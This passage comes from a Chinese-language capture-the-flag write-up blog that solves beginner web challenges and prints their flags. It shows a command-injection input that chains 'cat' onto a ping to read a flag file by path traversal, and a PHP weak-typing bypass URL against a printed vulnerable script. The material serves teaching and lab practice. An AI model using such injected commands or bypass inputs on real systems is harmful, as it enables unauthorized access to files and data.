64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.031/0.035/0.039/0.007 ms
flag.txt
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

读取flag.txt,命令是: cat ../../../../../../home/flag.txt

```
ping -c 3 127.0.0.1 && cat ../../../../../../home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.049/0.055/0.062/0.010 ms
cyberpeace{bb66cfa06150a43ef78939abb812ad6b}
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

## 十二、simple\_php

### simple\_php

最佳Writeup由MOLLYMY提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景： http://111.198.29.45:44957

倒计时：03:59:53

题目附件：暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

打开网址页面如下：

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)


简单审计下代码，发现需要以get的方式传入两个参数a和b。

a参数的要求 a必须等于0且a为真

b参数的要求 b不能为数字且b大于1234

这道题的核心问题是理解PHP语言的弱类型

构造命令: http://111.198.29.45:44957/?a=00a&&b=12345s



The screenshot shows a web browser window with the address bar containing the URL `111.198.29.45:44957/?a=00a&&b=12345s`. The browser's navigation bar includes a back button, a forward button, a refresh button, and a home button. Below the address bar, there are several bookmarks: "Most Visited", "Getting Started", "Kali Linux", "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", and "Net".

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)